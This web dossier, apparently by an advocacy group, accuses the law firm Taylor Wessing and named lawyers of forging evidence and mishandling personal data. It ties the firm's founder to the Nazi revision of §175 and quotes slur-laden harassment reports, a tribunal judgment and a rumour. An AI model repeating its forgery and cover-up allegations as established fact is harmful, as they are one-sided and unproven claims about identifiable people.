
[Open full page ↗]
H02 / 1934

The Academy's statutory mission.

Law of 11 July 1934 · RGBl. I, p. 605

Section 2 assigns the Academy the implementation of the National Socialist programme throughout the field of law, in continuing cooperation with the bodies responsible for legislation.[17]

Official gazette · complete page 605[Archive record ↗]



839

Reichsgesetzblatt

Teil I

1935	Ausgegeben zu Berlin, den 5. Juli 1935	Nr. 70

Inhalt

Tag		Seite
28. 6. 35	Gesetz zur Änderung des Strafgesetzbuchs	839
28. 6. 35	Gesetz zur Änderung von Vorschriften des Strafverfahrens und des Gerichtsverfassungsgesetzes	844

Gesetz zur Änderung des Strafgesetzbuchs.

Vom 28. Juni 1935.

Die Reichsregierung hat das folgende Gesetz beschlossen, das hiermit verkündet wird:

Artikel 1

Rechtsschöpfung durch entsprechende Anwendung der Strafgesetze

Die §§ 2 und 2a des Strafgesetzbuchs erhalten folgende Fassung:

§ 2

Bestraft wird, wer eine Tat begeht, die das Gesetz für strafbar erklärt oder die nach dem Grundgedanken eines Strafgesetzes und nach gesundem Volksempfinden Bestrafung verdient. Findet auf die Tat kein bestimmtes Strafgesetz unmittelbar Anwendung, so wird die Tat nach dem Gesetz bestraft, dessen Grundgedanke auf sie am besten zutrifft.

§ 2a

Die Strafbarkeit einer Tat und die Strafe bestimmen sich nach dem Recht, das zur Zeit der Tat gilt.

Gilt zur Zeit der Entscheidung ein milderes Gesetz als zur Zeit der Tat, so kann das mildere Gesetz angewandt werden; ist die Tat zur Zeit der Entscheidung nicht mehr mit Strafe bedroht, so kann die Bestrafung unterbleiben.

Ein Gesetz, das nur für eine bestimmte Zeit erlassen ist, ist auf die während seiner Geltung begangenen Straftaten auch dann anzuwenden, wenn es außer Kraft getreten ist.

Über Maßregeln der Sicherung und Besserung ist nach dem Gesetz zu entscheiden, das zur Zeit der Entscheidung gilt.

Artikel 2

Verhütung ungerechter Freisprechungen durch Zulassung der Wahlfeststellung

Hinter § 2a des Strafgesetzbuchs wird als § 2b folgende Vorschrift eingefügt:

§ 2b

Steht fest, daß jemand gegen eines von mehreren Strafgesetzen verstoßen hat, ist aber eine Tatfeststellung nur wahlweise möglich, so ist der Täter aus dem mildesten Gesetz zu bestrafen.

Artikel 3

Verletzung der Wehrpflicht und der Wehrkraft

1. An die Stelle der §§ 140 bis 143 des Strafgesetzbuchs treten folgende Vorschriften:

§ 140

Ein Wehrpflichtiger, der vor Erfüllung der aktiven Dienstpflicht mit dem Vorsatz, sich der Erfüllung der Wehrpflicht zu entziehen, ohne Erlaubnis entweder das Reichsgebiet verläßt oder sich nach Erreichung des wehrpflichtigen Alters außerhalb des Reichsgebiets aufhält, wird mit Gefängnis nicht unter einem Monat bestraft. Daneben ist auf Verlust der Fähigkeit zur Bekleidung öffentlicher Ämter auf die Dauer von einem bis zu fünf Jahren zu erkennen. Zugleich kann auf Geldstrafe erkannt werden.

Der Versuch ist strafbar.

§ 140a

Ein Wehrpflichtiger des Beurlaubtenstandes, der nach Erfüllung der aktiven Dienstpflicht ohne Erlaubnis auswandert, wird mit Gefängnis bis zu sechs Monaten oder mit Haft oder mit Geldstrafe bestraft.

Der Versuch ist strafbar.

[Open full page ↗]


H03 / 1935

Punishment beyond an express prohibition.

Law of 28 June 1935 · RGBl. I, p. 839 · Article 1

The rewritten §2 permits punishment by analogy, invoking the underlying idea of a criminal statute and “gesundes Volksempfinden”. The provision is printed on the opening page of the same amendment that tightened §175.[18]

Official gazette · complete page 839[Archive record ↗]



Nr. 70 — Tag der Ausgabe: Berlin, den 5. Juli 1935 841

Gemeingefahr bedeutet eine Gefahr für Leib oder Leben, sei es auch nur eines einzelnen Menschen, oder für bedeutende Sachwerte, die in fremdem Eigentum stehen oder deren Vernichtung gegen das Gemeinwohl verstößt.

§ 316

Wer fahrlässig eine der im § 315 Abs. 1 bezeichneten Taten begeht, wird mit Gefängnis nicht unter einem Monat bestraft.

Wer fahrlässig eine der im § 315 Abs. 2 bezeichneten Taten begeht, wird mit Gefängnis bis zu drei Jahren oder mit Geldstrafe bestraft.

2. Die §§ 319, 320, 322 und 323 des Strafgesetzbuchs werden gestrichen.

3. Im § 321 des Strafgesetzbuchs werden die Worte „, oder in schiffbaren Strömen, Flüssen oder Kanälen das Fahrwasser stört" gestrichen.

4. Im § 5 der Verordnung des Reichspräsidenten zum Schutze von Volk und Staat vom 28. Februar 1933 (Reichsgesetzbl. I S. 83) wird der Absatz 1 gestrichen.

5. Im § 1 Nr. 3 des Gesetzes zur Abwehr politischer Gewalttaten vom 4. April 1933 (Reichsgesetzbl. I S. 162) werden die Verweisung „315 Abs. 2, §" sowie die Worte „Beschädigung von Eisenbahnanlagen," gestrichen.

6. Der § 33 des Luftverkehrsgesetzes vom 1. August 1922 (Reichsgesetzbl. I S. 681) wird gestrichen.

Artikel 5

Beschimpfung der NSDAP

Hinter § 134a des Strafgesetzbuchs wird als § 134b folgende Vorschrift eingefügt:

§ 134b

Wer öffentlich die NSDAP, ihre Gliederungen, ihre Hoheitszeichen, ihre Standarten oder Fahnen, ihre Abzeichen oder Auszeichnungen beschimpft oder böswillig und mit Überlegung verächtlich macht, wird mit Gefängnis bestraft.

Die Tat wird nur auf Anordnung des Reichsministers der Justiz verfolgt, der die Anordnung im Einvernehmen mit dem Stellvertreter des Führers trifft.

Artikel 6

Unzucht zwischen Männern

1. § 175 des Strafgesetzbuchs erhält folgende Fassung:

§ 175

Ein Mann, der mit einem anderen Manne Unzucht treibt oder sich von ihm zur Unzucht mißbrauchen läßt, wird mit Gefängnis bestraft.

Bei einem Beteiligten, der zur Zeit der Tat noch nicht einundzwanzig Jahre alt war, kann das Gericht in besonders leichten Fällen von Strafe absehen.

2. Hinter § 175 des Strafgesetzbuchs wird als § 175a folgende Vorschrift eingefügt:

§ 175a

Mit Zuchthaus bis zu zehn Jahren, bei mildernden Umständen mit Gefängnis nicht unter drei Monaten wird bestraft:

1. ein Mann, der einen anderen Mann mit Gewalt oder durch Drohung mit gegenwärtiger Gefahr für Leib oder Leben nötigt, mit ihm Unzucht zu treiben oder sich von ihm zur Unzucht mißbrauchen zu lassen;
2. ein Mann, der einen anderen Mann unter Mißbrauch einer durch ein Dienst-, Arbeits- oder Unterordnungsverhältnis begründeten Abhängigkeit bestimmt, mit ihm Unzucht zu treiben oder sich von ihm zur Unzucht mißbrauchen zu lassen;
3. ein Mann über einundzwanzig Jahre, der eine männliche Person unter einundzwanzig Jahren verführt, mit ihm Unzucht zu treiben oder sich von ihm zur Unzucht mißbrauchen zu lassen;
4. ein Mann, der gewerbsmäßig mit Männern Unzucht treibt oder von Männern sich zur Unzucht mißbrauchen läßt oder sich dazu anbietet.

3. Der bisherige § 175 des Strafgesetzbuchs wird unter Streichung der Worte „zwischen Personen männlichen Geschlechts oder" als § 175b eingefügt.

Artikel 7

Schutz vor Waldbränden

1. Hinter § 310 des Strafgesetzbuchs wird als § 310a folgende Vorschrift eingefügt:

§ 310a

Wer Wald-, Heide- oder Moorflächen durch verbotenes Rauchen oder Anzünden von Feuer, durch ungenügende Beaufsichtigung angezündeten Feuers, durch Fortwerfen brennender oder glimmender Gegenstände oder in sonstiger Weise in Brandgefahr bringt, wird mit Gefängnis bis zu drei Monaten und mit Geldstrafe oder mit einer dieser Strafen bestraft.

2. Im § 310 des Strafgesetzbuchs werden die Worte „tritt Straflosigkeit ein" durch die Worte ersetzt „wird er nicht wegen Brandstiftung bestraft".

3. Im § 368 Nr. 6 des Strafgesetzbuchs werden die Worte „an gefährlichen Stellen in Wäldern oder Heiden, oder" gestrichen.

Open full page ↗

H04 / 1935

The text used to persecute men.

Law of 28 June 1935 · RGBl. I, p. 841 · Article 6

Article 6 prints the revised §175 and the added §175a. The revision expanded criminalisation of sexual acts between men; §175a prescribed up to ten years in a penitentiary for the categories it listed.[18]

Official gazette · complete page 841Archive record ↗

Newspaper: original and digitisation by Staats- und Universitätsbibliothek Hamburg, issue 551, 25 November 1933, front page; collection reference PPN689065124_19331125. Legal gazette: ÖNB / ALEX, reproduced through Wikimedia Commons. The newspaper preview is an identified crop; each full page remains available.

The human consequences / documented by the US Holocaust Memorial Museum

The law reached into people's lives.

The 1935 revision broadened the acts punishable under §175. The US Holocaust Memorial Museum documents the case of **Friedrich-Paul von Groszheim**: imprisonment in 1937, renewed arrest and torture in 1938, and release made conditional on submission to castration. This is the human reality behind the printed provisions.[19]

USHMM · the law and the persecution ↗
Continue the archival research
The Bundesarchiv lists **R 61 — Akademie für Deutsches Recht** among its digitised holdings. It provides a further route into the institution's files, alongside the personal papers already linked in this dossier.[22]

Bundesarchiv · digitised collections ↗
And now the irony for which we simply must be published: the "elite English history" that the firm flaunted (a branch dating back to 1782) **has split from them**. The UK, Dubai, the Netherlands, Ireland, and Belgium are leaving the structure and, as of June 1, 2026, will operate under the brand **Winston Taylor** — an official notice hangs on their website. What remains is exactly what this dossier is about: the German core with its roots. Their ancestors. They can take their time — we will finish our academic work and help the Wikipedia community and the whole world not to make a mistake. How does their Wikipedia get by without an extensive section on the CREATOR?[10]

The Wikipedia InitiativeHistorical sources

A call to the Wikipedia community

> "The German Wikipedia page for **Taylor Wessing** (link) mentions their creation in 1954 by 'Graf von der Goltz' but completely sanitizes who he was. We urge editors to cross-reference his official historical profile (Rüdiger von der Goltz (Jurist)) — a member of the Nazi Criminal Law Commission and Reichstag Deputy — and integrate this into the firm's history. A top Stonewall firm cannot hide its foundation in the machinery of Paragraph 175."

CHAPTER. ROW NO. 1

Pidor Comes First

Out of **2,002 reports**, Taylor Wessing selected exactly **50** to display. The first visible row is reproduced below:

E08 / Row No. 1Source screenshot

[redacted]	2025-09-[redacted]	Offensive Avatar	pidor

Enlarge screenshot

[SCREENSHOT: page 444 — row No. 1: zabolotov | 2025-09 | Offensive Avatar | "pidor"]Source 13

Detail crop of the first row. The complete supplied screenshot opens above.

First. A homophobic slur is the calling card of their "evidence base". Two months of claimed "manual review" — and they missed row No. 1.

Now look at the end of the cover letter that accompanied this attachment: *"Dieses Schreiben ist qualifiziert elektronisch signiert"* — a **qualified electronic signature**. Dr. Patrick Zurheide didn't "overlook" the document. He **signed** it. Under "pidor" lies the signature of a Doctor of Law from a Stonewall Top 100 firm.[12]

E09 / The accompanying letterSource screenshot

Mit freundlichen kollegialen Grüßen

Dr. Patrick Zurheide
Rechtsanwalt
Dieses Schreiben ist qualifiziert elektronisch signiert

Enlarge screenshot

Doc. No. 42603633 · accompanying cover letterSource 12

What Their Founder Created: The Law of Pink Triangles

Voting in the Reichstag from 1936 to 1943 was a ritual — they didn't "adopt" anything there, they rubber-stamped. The real work of Rüdiger Graf von der Goltz took place elsewhere: he was a **member of the Criminal Law Commission under the Reich Ministry of Justice** and a **co-founder of Hans Frank's Academy for German Law** — the bodies that wrote and legitimized the criminal law of the Third Reich.[1][2][5]

The jurisdiction of this machine included **Paragraph 175** in its 1935 Nazi revision. The result of this machine's work is well known: around 100,000 arrests, tens of thousands of convictions, thousands of men in concentration camps — with a **pink triangle** on their robes, at the very bottom of the camp hierarchy, with a monstrous mortality rate.

He sat on the commission that wrote this norm, and in the academy that justified it. The 1938 Blomberg-Fritsch affair shows how he used that system: another's life as a fee.[6]

That is why row No. 1 with the word "pidor" under their doctor's signature is not irony. It is continuity.

The Erased Russian Trace

Now the main point: what exactly did they erase to put this row first?

In the hidden 94.28% of the document lies organic reality. Russian-language harassment of a Ukrainian, spanning years, with death wishes. Verbatim from the hidden part of the logs:

- *"SVO SVO GOIDA ZOV ZOV ZOV SLAVA ROSSII HOHLI PIDORASI"* (May 14, 2025)
- *"Execute the hohol svo zov goida"* (May 5, 2025)
- *"He is Ukrainian Naci"* (May 7, 2025)
- *"GOOOOOOOOOL HOHLIIIIIIII GOIDAAAAAAA"* (November 29, 2024)

Hundreds of such reports. Cyrillic, politics, hatred for the nationality of the account owner. **Taylor Wessing painted over all of this** — under the slogan of "protecting third parties."

The language behind the redactions

Most of the hidden reports were not in English.

By PhishDestroy's current estimate, **approximately 64% of the redacted reports are in languages other than English.** The concealed material must be read in its own languages to understand the harassment and the context removed from the visible selection.

The unit here is reports. The separate 61.58% figure measures Cyrillic-character density in the concealed material.

Read the extracted examples ↗Exhibit B · source record ↗
E10 / The erased Russian traceSource screenshot

eporter Account Name	Time of Report (UTC)	Report Type	
	2025-05-14 23:39:06	Suspected Hijacker	SVO SVO GOIDA ZOV ZOV ZOV SLAVA ROSSII HOHLI PIDORASI
	2025-05-12 21:30:17	Suspected Hijacker	аккаунт взломан
	2025-05-12 11:20:58	Suspected Hijacker	scammer, stealing items and accounts
	2025-05-09 19:37:27	Offensive Profile	Русофоб максимальный..
	2025-05-07 13:39:44	Offensive Profile	He is Ukrainian Nazi
	2025-05-05 03:57:02	Cheating (753)	Хохлик расстрелять сво zov гойда
	2025-05-01 21:46:48	Cheating (753)	Achievement unlocker
	2025-05-01 11:34:31	Offensive Avatar	hddhhddhhdhdd
	2025-04-30 20:50:43	Offensive Profile	Разжигание межнациональной розни, дискредитация по этническому или расовому признаку Пояснение: в профиле дан законодательство в большинстве
e_	2025-04-29 18:26:21	Harassment (753)	12321313
	2025-04-26 13:32:14	Offensive Profile	nazzi

Enlarge screenshot

Exhibit B · dated report excerptsSource 13

And in the visible spot, they placed 50 reports in **sterile, calibrated English**: *"Got a sketchy invite from this account"*, *"It's acting like a phishing account"*, *"This account is clearly compromised"*. The chronology and nickname analysis establish why our audit identifies this visible sample as fabricated.

A qualified electronic signature does not negate arithmetic. And it doesn't negate the history of the firm, which 90 years ago learned to do exactly this: erase inconvenient people from documents and substitute them with others.

CHAPTER. PROFESSIONAL CONDUCT AND INSTITUTIONAL CONTROL

The Tribunal, the Mahiki Club, and £30,000

The record extends beyond this disclosure. It includes a published **Solicitors Disciplinary Tribunal (SDT)** decision and separately identified reporting in the legal press.

Daniel Hutchings, a solicitor in Taylor Wessing's London office, attended the annual **Society of Construction Law** lunch and then the **Mahiki nightclub in Mayfair**. The case materials describe **"inappropriate, unwanted, and sexually motivated comments"** to a female lawyer, lewd remarks about her body and **touching her waist without consent**. Three episodes resulted in a **£30,000 fine and an order to pay costs**. This is a disciplinary outcome that must be considered alongside the firm's public commitments on professional conduct and inclusion.[7]

E11 / Published tribunal judgmentSource 7 ↗

Allegations

1. The allegations against Mr Hutchings were that on 7 February 2020:

1.1. Whilst at a club in Dover Street W1 ("the club"), he approached Person A, a solicitor previously unknown to him but who had also attended the Society of Construction Lawyers ("SCL") lunch, and on two separate occasions, he made comments to Person A about her appearance including words to the effect of:

1.1.1. you're really fit, aren't you?"; and/or
1.1.2. "you've got a great bum"; and/or
1.1.3. "look at your tits"; and/or
1.1.4. "look at your boobs";

Allegation proved.

1.2. He touched Person A, including placing one or more of his hands on or around her waist area on one or more occasions;

Allegation proved.

1.3. He ignored Person A's repeated attempts to make clear to him that his actions were unwanted, by words and conduct, namely by removing his hand from her waist and telling him that she did not consent to him touching her in this way and to him making such comments.

Allegation proved.

2. His actions and each of them, as described in paragraph 1, were sexually motivated.

Allegation proved.

3. His conduct amounted to a breach of Principles 2 and/or 5 of the SRA Principles 2019.

Allegation proved.


Executive Summary

4. Mr Hutchings attended a professional event at a club in Central London. While he was at that event, he sexually harassed Person A as set out in the Allegations. Mr Hutchings admitted most of the Allegations but denied that his conduct lacked integrity or that his actions had been sexually motivated.
5. Mr Hutchings chose not to give evidence. The Tribunal found the Allegations proved in full.

Sanction

6. Mr Hutchings was fined £30,000 and ordered to pay £18,000 in costs. The fine would have been £52,000 but was reduced to take account of his means.

Inspect document
Findings and sanction · page 2



19

Statement of Full Order

55. The Tribunal Ordered that the Respondent, DANIEL PAUL HUGH HUTCHINGS, solicitor, do pay a fine of £30,000.00 such penalty to be forfeit to His Majesty the King, and it further Ordered that he do pay the costs of and incidental to this application and enquiry fixed in the sum of £18,000.00.

Dated this 30th day of March 2023
On behalf of the Tribunal

JUDGMENT FILED WITH THE LAW SOCIETY
30 MAR 2023

C Evans
Chair

Inspect document
Statement of Full Order · page 19

Case No. 12393-2022 · Daniel Paul Hugh HutchingsRead the complete judgment (PDF) ↗
Separately, **RollOnFriday** published discussion of a Taylor Wessing **"Head of Department"** who reportedly **"hooked up with a trainee"**. That item concerns a reported rumour; the Hutchings matter is a tribunal decision. Both remain identified in the source record. They raise distinct questions about workplace hierarchy, supervision and the credibility of the firm's public standards.[8]

The use of professional authority against a data requester

A firm charging hundreds of euros an hour asks whether **"your lawyer takes on criminal cases."** The letters reproduced in Part I show how that authority was exercised.

The signed correspondence characterizes the opponent as a phisher, blackmailer and forger without supplying the evidence necessary to establish those accusations. **The question is which internal controls authorize the use of such claims in a response to a statutory request.** The professional document itself supplies the basis for examination.

Our assessment: the operating model is unsafe

We regard the combination of fabricated evidence, threats, defective data protection and suppression of reporting as an institutional safety failure. **Professional language and an established brand do not reduce the gravity of the conduct documented here.**

These matters warrant an institutional investigation. The firm handles personal data belonging to thousands of third parties through GDPR processes. The adequacy of its supervision, release controls and response to reported failures therefore affects people far beyond this account dispute.

THE LINK: ONE PATTERN, 90 YEARS

Look at how perfectly their entire history aligns. The method hasn't changed. Only the signboard has changed. Look at the complete pattern:

1932–1945	2025–2026
Legal servicing of a repressive machine	Legal servicing of a billion-dollar client at any cost
Forgery and procedural games (the Fritsch case)	Fabrication: 50 post-ban botnet reports instead of 1,954 real ones
Working within the machine that persecuted gays (§175)	"Pidor" in an official document under a Stonewall rainbow flag
Protecting the powerful, destroying the weak	Covering up the harassment of a Ukrainian, threatening his lawyer, and harassment in the City
Impunity after 1945	A year of silence over a leak + the "right to be forgotten" against journalists

Then — the uniform of the Reichstag and servicing the system. Now — a suit in the Hamburg/London office, threats under §§ of the Criminal Code, and absolute certainty of impunity.

CHAPTER. PROFESSIONAL AUTHORITY IS SUBJECT TO REVIEW

A doctoral title, a letterhead listing offices from Amsterdam to Shanghai and a billion-dollar client establish the professional capacity in which a lawyer acts. They do not turn that lawyer's assessment into a judicial finding, a threat into a verdict, or a black rectangle into deletion of the text beneath it.

The evidential basis for the forgery finding

The evidential grounds for our finding are set out in the chronology, nickname and text-identity analysis, supported by Exhibit B.[13]

Our examination, conducted according to **ISO/IEC 27037 and 27042**, concludes that the evidence is fabricated on the combined grounds of chronology, probability and stylometry. A substantive response must identify an error in the records, the method or the calculation and demonstrate its effect on that conclusion. **A professional title does not constitute a rebuttal.**

Notice makes the failure an institutional responsibility

We notified both Dr. Patrick and the firm. **A year has passed.** Our record identifies the following failures by Taylor Wessing during that period:

- did not correct the negligent redaction of third-party personal data — the black rectangles remained black rectangles;
- did not recall or verify the fabricated sample of 50 "reports" submitted to the legal process;
- did not inform the regulator of the data leak (Art. 33 GDPR) or notify the affected third parties (Art. 34 GDPR);
- did not conduct an internal investigation — but found the time to file a request with Google to remove our articles.

Continued inaction after institutional notice is itself an institutional act. Responsibility can no longer be confined to the original preparer or signatory.

A common brand requires accountable supervision

Taylor Wessing describes its structure as **"Decentralised"**. National offices and partners nevertheless provide services under a common professional brand. That structure must be capable of identifying who controls a disclosure, who reviews it, who receives notice of a defect and who requires corrective action. Referring the matter back to an individual partner does not answer a failure reported to the firm itself.

Our assessment is that an organization which knows of these actions for a year and leaves them uncorrected **ratifies them through inaction**. Every partner receiving a share of the firm's profits since **October 1, 2025**, benefits from the continuing operation of that institution. Our

criticism therefore extends to its governance and supervision, not only the signature on one letter.

When a paid representative speaks for the court

The correspondence raises a question of public authority: **what form of justice are its authors asking the requester to accept?** The statement that "any court would deem the block lawful" presents the corporate client's preferred outcome as the settled answer of courts that have not examined the record. The author writes as a paid representative of that client. **On what authority does he speak for the court?**

We regard that posture as an attempt to replace independent scrutiny with corporate authority. Four concepts describe the institutional danger at issue:

1. Corporatocracy.
Corporate power displacing public decision-making. The danger is that law, legal procedure and judicial authority become instruments for securing a corporation's desired outcome, while the person asserting a statutory right is treated as an obstacle to remove.

2. Privatized or commercial justice.
Adjudication treated as a service purchased by an interested party. A corporation pays its advocate to represent it; that mandate supplies no authority to pronounce an independent verdict on the corporation's own conduct. Presenting advocacy as the predetermined judgment of every court collapses the distinction on which an impartial process depends.

3. Plutocracy.
Political power concentrated through wealth. The corresponding danger in legal practice is that money purchases the appearance of certainty and authority: the corporation can afford threats, prolonged correspondence and assertions of inevitable victory, while the requester is expected to abandon a right that the law grants him.

4. Kleptocracy and institutional corruption.
Kleptocracy describes power used for private enrichment; institutional corruption concerns the diversion of an institution from its public duties toward private interests. The conflict examined here is concrete: a corporation's paid representative defends the handling of data, asserts the expected judicial outcome and participates in the response to reporting about that same handling. Our allegation of concealment makes independent scrutiny of that conflict essential.

A corporate mandate is not a judicial mandate. The signed assertion about what courts will decide belongs in the referral alongside the threats of prosecution, the selected reports, the defective redaction and the response after notice. Professional status increases the responsibility attached to those statements. It supplies no immunity from examination.

This is a formal, documented escalation. Intimidation, delay or a change to Source 1's account will not terminate it. **We will pursue an answer for each signed assertion and each decision documented in this dossier through the competent authorities.**

The competent authorities have the final determination

German lawyers are subject to **BRAO (Federal Lawyers' Act)**, **BORA (Professional Code of Conduct)** and the duty not to mislead the court or the proceedings. Our forensic report is addressed to the **Hanseatic Bar Association of Hamburg** and the data-protection supervisory authorities. The firm's assertions about what a court would decide do not displace those bodies' authority.

The competent bodies determine the legal consequences of forgery, concealment and negligence. We supply the documents, the calculations and the questions requiring an answer. Our conclusion remains explicit:

> **Mathematics gives us the full right to call their forgery a forgery. A year of the firm's inaction gives us the full right to call it a corporate forgery.**

We consider these methods unacceptable and dangerous. The referral requests scrutiny of the firm's conduct as a paid corporate representative: the signed statements, the handling of the evidence and the response after notice.

PROFESSIONAL RESPONSIBILITY DOES NOT END AT THE SIGNATURE

Their own professional record

Taylor Wessing presents these lawyers in the context of technology law, data protection and corporate work. Its official profile for Dr. Tobias Schelinski also records teaching positions:

Period	Institution
Since 2010	Hochschule für Angewandte Wissenschaften, Hamburg
2011–2013	Heinrich Heine University, Düsseldorf
Since 2017	Nordakademie, Hamburg/Elmshorn

The teaching appointments above belong to **Dr. Tobias Schelinski**. They are listed on his official English-language profile. Dr. Patrick Vincent Zurheide's separate official profile describes his technology, software and data-protection practice.

Our first Medium article included a comment acknowledging that we had not considered the lawyers' teaching roles. We left that correction visible. An error in our own work must remain traceable. **We require the same accountability for the errors identified in the firm's documents.**

The claim about what any court would decide also concerns us in the context of those teaching roles.

We take those words seriously. We do not dismiss them as casual email rhetoric or an empty bluff. In our assessment, claims made under a professional title and an electronic signature warrant a professional response and independent oversight.

01 / Duty of care — Sorgfaltspflicht

Document sanitization requires the sensitive content to be removed from the released file. An opaque shape above it leaves the information extractable. For doctors of law entrusted with personal data and acting in their stated field of expertise, **we regard this failure as gross negligence — grobe Fahrlässigkeit**. The required check was basic; the consequences concern other people's data.

02 / Security of processing — Article 32 GDPR

Article 32 requires security measures appropriate to the risk. The released PDF retained third parties' personal data inside the file delivered to the requester.

Our criticism concerns the actual handling of the data, not the appearance of a privacy notice or a statement of compliance on a website. GDPR, Articles 32–34

03 / The claimed review and the QA failure

The correspondence describes two months of manual preparation, including the phrase *"manuell die Daten bereinigt werden mussten"*. A selection or extraction check would have exposed the retained text. **Our conclusion is that the claimed review did not provide the quality control the document required.**

04 / Notice, silence and the cover-up allegation

